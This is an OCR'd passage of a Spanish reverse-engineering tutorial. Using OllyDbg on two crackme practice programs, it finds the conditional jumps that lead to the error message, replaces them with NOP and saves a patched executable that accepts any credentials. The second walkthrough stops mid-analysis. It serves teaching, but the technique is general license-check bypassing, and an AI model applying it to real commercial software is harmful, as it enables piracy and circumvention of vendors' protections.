


Imagen 5.3.2: Muestra la dirección a seguir en Disassembler.

- Lo anterior nos mandará a la parte del **Disassembler** en la dirección de retorno de la **API MessageBoxA**. Si observamos, la línea a la que nos dirigió, está debajo de la rutina que muestra el mensaje (CALL MessageBoxA). Ahora, si analizamos algunas líneas arriba, es el código para mostrar dos diferentes mensajes, uno que dice "Hey! La contraseña o la licencia es inválida" y el otro que dice "Has pasado el primer reto. Escribe la solución".

Imagen 5.3.3:

Nuestro principal objetivo es romper la protección del ejecutable, es decir, buscar la manera de que no nos muestre el mensaje malo. Entonces, para lograr que no nos muestre el mensaje que no queremos, el siguiente paso es identificar todas las instrucciones que hacen referencia a la subrutina del mensaje malo, es decir, las instrucciones que modifican el flujo del programa y llaman a la **API MessageBoxA** que muestra el mensaje de "Hey! La contraseña o la licencia es inválida".

Para llevar a cabo lo anterior, primero debemos identificar el inicio de la subrutina que muestra el mensaje malo, **OllyDbg** nos ayuda un poco con esto indicando el inicio de la subrutina con el signo **>.**

Imagen 5.3.4: Muestra la subrutina.

Ya que ubicamos el inicio de la subrutina, seleccionamos esa línea y damos clic derecho sobre ella, después seleccionamos ***Find references*** *to* y elegimos la opción ***Selected command***. Ver imagen 5.3.5.




Imagen 5.3.5: Muestra las referencias de esa dirección.

- Nos muestra una nueva ventana en la que nos indica todas las instrucciones que hacen referencia a la dirección de inicio de la subrutina:




IMAGEN 5.3.6: MUESTRA LAS DIRECCIONES DE REFERENCIA DE LA SUBRUTINA

Vemos que son dos saltos condicionales (JNZ y JE), en diferentes direcciones, lo que quiere decir que estos dos saltos condicionales hacen comprobaciones y

deciden si mandarnos o no al mensaje malo. El siguiente paso es colocar un punto de ruptura (**BreakPoint**) sobre cada instrucción, para que cuando el programa pase por alguna de esas instrucciones detenga su ejecución y podamos analizar su comportamiento. Lo que vamos a buscar es, de alguna manera, evitar que estos saltos nos dirijan al mensaje malo y mejor que nos dirijan al mensaje correcto.

- Para colocar los **BreakPoint** damos clic derecho en cualquier espacio en blanco y seleccionamos **Set breakpoint on every command.** Ver imagen 5.3.7.

Imagen 5.3.7: Muestra como poner los breakpoints

- Las direcciones de cada instrucción se ponen en color rojo, esto nos indica que el BreakPoint está colocado.




Imagen 5.3.8: Muestra los breakpoints colocados.

Ya colocados los **BreakPoint** vamos a reiniciar el ejecutable, con el botón ***Restart.***

Y después vamos a ejecutar nuevamente nuestro programa con el botón *Run*.

- Nos muestra otra vez la ventana en la que nos pide introducir un nombre se usuario y una contraseña. Introducimos cualquier combinación y damos clic en *Verificar:*




Imagen 5.3.9: Muestra el programa en ejecución.

- Observamos que ahora no salió la ventana que nos muestra un mensaje, esto es porque la ejecución se detuvo en uno de los puntos de ruptura.

Imagen 5.4.0: Muestra la interrupción por el breakpoint.

- La ejecución se detuvo en un salto condicional (JNZ), este salto nos va a llevar al mensaje malo. El salto **JNZ** es tomado si la bandera **Z** tiene el valor de **0**.

Si seguimos la flecha roja en los **opcodes**, vemos que en ese momento el salto sí es tomado y nos lleva a la subrutina que muestra el mensaje malo.





Imagen 5.4.1: Muestra las direcciones asociadas.

Podemos cambiar la dirección de ese salto modificando el valor de la bandera **Z**, pero queremos empezar a hacer modificaciones en el código para después guardar los cambios. Si queremos que mejor nunca tome ese salto, podemos borrarlo con una instrucción **NOP**, que es una instrucción que no hace nada y se usa para llenar huecos.

- Para cambiar la instrucción de salto **JNZ** por un **NOP**, seleccionamos la línea del **JNZ** y sobrescribimos **NOP**, nos aparece una ventana mostrando la nueva instrucción que estamos escribiendo, damos clic en ***Assemble*** y si ya no queremos modificar otra instrucción damos clic en *Cancel.* A continuación, vemos los cambios.

Imagen 5.4.2: Antes






Imagen 5.4.3: Ahora

- Quitamos el **BreakPoint** con la tecla **F2** sobre la línea que lo tiene y continuamos la ejecución del programa (*Run*) para ver si nos detiene en otro **BreakPoint**.

Vemos que efectivamente se detiene en un segundo **breakpoint**, ahora en una instrucción **JE** que es otro salto condicional. En ese momento el salto sí es tomado y si seguimos la flecha roja, vemos que salta hasta el inicio de la rutina que muestra el mensaje de error.

Imagen 5.4.4: Mensaje de error en la subrutina.

- Otra vez podemos evitar ese salto cambiando el valor de la bandera Z, pero queremos modificar el código para después guardar los cambios. Otra vez queremos que nunca tome ese salto, entonces lo podemos borrar nuevamente con una instrucción NOP.




Imagen 5.4.5: Antes




Imagen 5.4.6: Ahora

- Quitamos el **BreakPoint** de esa instrucción y continuamos la ejecución del programa.

Como ya modificamos las instrucciones que nos dirigían el mensaje de error, ahora vemos que nos aparece el mensaje correcto.




Imagen 5.4.7: Muestra el mensaje correcto.

Vemos que es muy simple cambiar los saltos condicionales, existen mejores formas para romper las protecciones, como entender el comportamiento, pero el objetivo se ha logrado que es burlar la protección.

Una vez que ya logramos evadir la protección, lo que sigue es guardar los cambios en un nuevo ejecutable.

Nota: para que podamos guardar los cambios, no se debe cerrar la ventana principal del ejecutable, es decir, la ventana en donde pide usuario y contraseña.

Para guardar los cambios se realizan los pasos que se muestra a continuación:

- En la sección del **Disassembler**, dar clic en cualquier espacio en blanco y seleccionar ***Copy to executable*** y después seleccionar ***All modifications***. Lo anterior guardará todas las modificaciones que se hicieron.





Imagen 5.4.8

- Sale una ventana en la que se selecciona *Copy all.*

Imagen 5.4.9:



- A continuación, muestra una nueva ventana que contiene el código del ejecutable modificado. Damos clic derecho sobre cualquier espacio en blanco de esa ventana y seleccionamos la opción *Save file*.




Imagen 5.5.0: Guardar archivo.

- Por último, seleccionar la ubicación en donde queremos guardar el nuevo ejecutable y darle un nombre.




Imagen 5.5.1: Abre el segundo crackme.

- Ya que guardamos el nuevo ejecutable, podemos cerrar el depurador OllyDbg y probar si funciona correctamente nuestro crack. Éste debe mostrar el mensaje de éxito con cualquier combinación de usuario y contraseña:




Imagen 5.5.2

CRACKME.EXE

Como segundo ejercicio vamos a resolver el ejecutable llamado CRACKME.EXE.

Imagen 5.5.3: Crackme.exe

En este ejercicio nuevamente vamos a utilizar la técnica de capturar los mensajes que nos salen.


Voy a omitir la explicación a detalle de algunos pasos que se hicieron en el primer ejercicio.

Nota: Si el estudiante tiene duda de alguno de los pasos, puede consultar el ejercicio anterior.

- Vamos abrir el depurador **OllyDbg** y dentro de éste abrimos el ejecutable CRACKME.EXE. Una vez que abrimos el programa procedemos con su ejecución (con el botón *Run*).

Observamos que no aparece una interfaz como la siguiente:

Imagen 5.5.4:




A primera vista no tenemos alguna parte en la que pida un usuario y contraseña. Para acceder a esta parte, seleccionamos en el menú *Help* la opción de *Register:*

Imagen 5.5.5

- Ahora sí tenemos una ventana en donde nos pide un nombre (Name) y un Serial.

Introducimos cualquier combinación de nombre y serial, después damos clic en *OK* para ver qué pasa.

Imagen 5.5.6



Nos aparece un mensaje con la leyenda "*No luck there, mate!*", lo que parece ser que no introdujimos la combinación correcta de Name y Serial.

Al principio de este apartado se mencionó que otra vez se iba a utilizar la técnica de capturar el mensaje que nos manda, vamos a proceder a hacer eso.

- Una vez capturado el mensaje (pausar la ejecución del programa cuando el mensaje aparece), vamos a seguir las últimas llamadas a las APIs a las que entró el depurador (Botón *K*).




Imagen 5.5.7: API MessageBoxA.

- Otra vez hay una llamada a la **API MessageBoxA** desde la **dirección**

00401378. Vamos a seguir el rastro de la dirección de retorno de **MessageBoxA** en el **Stack**.




Imagen 5.5.8.

La dirección de retorno de **MessageBoxA** es la **0040137D**, como siguiente paso vamos a seguir esa dirección de retorno en el código ensamblador.

- Y otra vez esa dirección de retorno se encuentra debajo de la subrutina que nos muestra el mensaje de error, pero otra vez tenemos unas líneas arriba, un bloque de instrucciones que nos muestran dos mensajes, uno con la leyenda "Great work, mate!" y otro con la leyenda "No luck there, mate!".




Imagen 5.5.9.

- Lo que se busca, como en el ejemplo anterior, es identificar todas las instrucciones que hagan referencia a la subrutina del mensaje malo. Primero identificamos el inicio de la rutina del mensaje de error y después buscamos todas las referencias a ésta.




Imagen 5.6.0: Muestra los breakpoints a poner.

Se observa que esta vez sólo es una instrucción que hace referencia a ese mensaje malo, en este caso tenemos una instrucción **CALL**, que llama a la **dirección 00401362**, que es el inicio de la subrutina del mensaje que no queremos.

- Continuando con el proceso ahora sigue colocar puntos de ruptura en la instrucción **CALL**:




Imagen 5.6.1

Ya colocados los **BreakPoint** vamos a reiniciar (Restart) el programa y después lo volvemos a ejecutar (Run).

- Introducimos cualquier combinación de Name y Serial. Notamos que la ejecución se detuvo en la instrucción **CALL**, a la que le colocamos el **BreakPoint**.




Imagen 5.6.2.

Si seguimos la dirección **00401362,** es el inicio de la subrutina del mensaje malo.

Imagen 5.6.3.

- Si borramos la instrucción **CALL** con una instrucción **NOP**, notamos que el funcionamiento del ejecutable se arruina, ya no nos envía ningún mensaje ni hace nada.
- Analizando un poco más el código, podemos ver una línea anterior del **CALL** que hay un salto condicional (JE). Dependiendo del comportamiento de ese salto continua o no con la instrucción **CALL.**
- Vamos a entender el comportamiento de ese salto JE, si el salto es tomado se dirige a la dirección **0040124C**, que es un **CALL** tres líneas abajo, después ese **CALL** hace referencia a la dirección **0040134D**, el inicio de la subrutina del mensaje bueno.




Imagen 5.6.4. Las diferentes instrucciones de la ejecución.

Por otro lado, si el salto no es tomado, continúa la ejecución del **CALL** que llama a la subrutina del mensaje malo.

